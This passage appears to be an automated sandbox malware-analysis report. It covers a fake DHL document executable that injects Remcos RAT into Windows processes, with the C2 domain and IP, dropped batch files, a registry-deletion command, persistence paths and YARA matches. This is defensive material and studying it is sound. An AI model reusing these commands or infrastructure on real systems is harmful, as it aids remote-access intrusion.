Sep 27, 2021 20:41:58.606566906 CEST	8.8.8.8	192.168.2.4	0x14d1	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:42:06.612971067 CEST	8.8.8.8	192.168.2.4	0x1b36	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:42:08.729338884 CEST	8.8.8.8	192.168.2.4	0x346a	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:42:10.839230061 CEST	8.8.8.8	192.168.2.4	0xfb67	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe PID: 6548
Parent PID: 5324

General

Start time:	20:39:57
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe'
Imagebase:	0x400000
File size:	1009152 bytes
MD5 hash:	3808D4A11CBEE20896CCA28F9A3BCB9B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: mobsync.exe PID: 1368 Parent PID: 6548

General

Start time:	20:40:20
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\mobsync.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x9d0000
File size:	93184 bytes
MD5 hash:	44C19378FA529DD88674BAF647EBDC3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000005.00000002.937782591.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000005.00000002.937782591.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000005.00000002.938674908.0000000002EA7000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000005.00000002.939914286.0000000050601000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 7156 Parent PID: 6548

General

Start time:	20:40:25
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat' "
Imagebase:	0x11d0000

File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5192 Parent PID: 7156

General

Start time:	20:40:25
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6852 Parent PID: 7156

General

Start time:	20:40:26
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1852 Parent PID: 6852

General

Start time:	20:40:26
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5048 Parent PID: 6548

General

Start time:	20:40:26
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\nest.bat' '
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5744 Parent PID: 5048

General

Start time:	20:40:27
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 1680 Parent PID: 5048

General

Start time:	20:40:27
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	reg delete hkcu\Environment /v windir /f
Imagebase:	0x310000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5508 Parent PID: 1680

General

Start time:	20:40:28
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Iqzenco.exe PID: 7112 Parent PID: 3424

General

Start time:	20:40:31
Start date:	27/09/2021
Path:	C:\Users\Public\Libraries\Iqzenco\Iqzenco.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Libraries\Iqzenco\Iqzenco.exe'
Imagebase:	0x400000
File size:	1009152 bytes
MD5 hash:	3808D4A11CBEE20896CCA28F9A3BCB9B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 24%, ReversingLabs

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: Iqzenco.exe PID: 484 Parent PID: 3424

General

Start time:	20:40:39
Start date:	27/09/2021
Path:	C:\Users\Public\Libraries\Iqzenco\Iqzenco.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\Public\Libraries\lqzenco\lqzenco.exe'
Imagebase:	0x400000
File size:	1009152 bytes
MD5 hash:	3808D4A11CBEE20896CCA28F9A3BCB9B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: mobsync.exe PID: 4108 Parent PID: 7112

General

Start time:	20:40:59
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\mobsync.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x9d0000
File size:	93184 bytes
MD5 hash:	44C19378FA529DD88674BAF647EBDC3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000016.00000002.825096146.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000016.00000002.825096146.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000016.00000002.827146573.0000000003178000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000016.00000002.827407780.0000000050601000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: secinit.exe PID: 6644 Parent PID: 484

General

Start time:	20:41:16
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\secinit.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\secinit.exe
Imagebase:	0xb40000
File size:	9728 bytes
MD5 hash:	174A363BB5A2D88B224546C15DD10906
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001A.00000002.850111414.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: 0000001A.00000002.850111414.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001A.00000002.851109980.0000000050601000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001A.00000002.850918949.0000000003327000.00000004.00000020.sdmp, Author: Joe Security

Disassembly

Code Analysis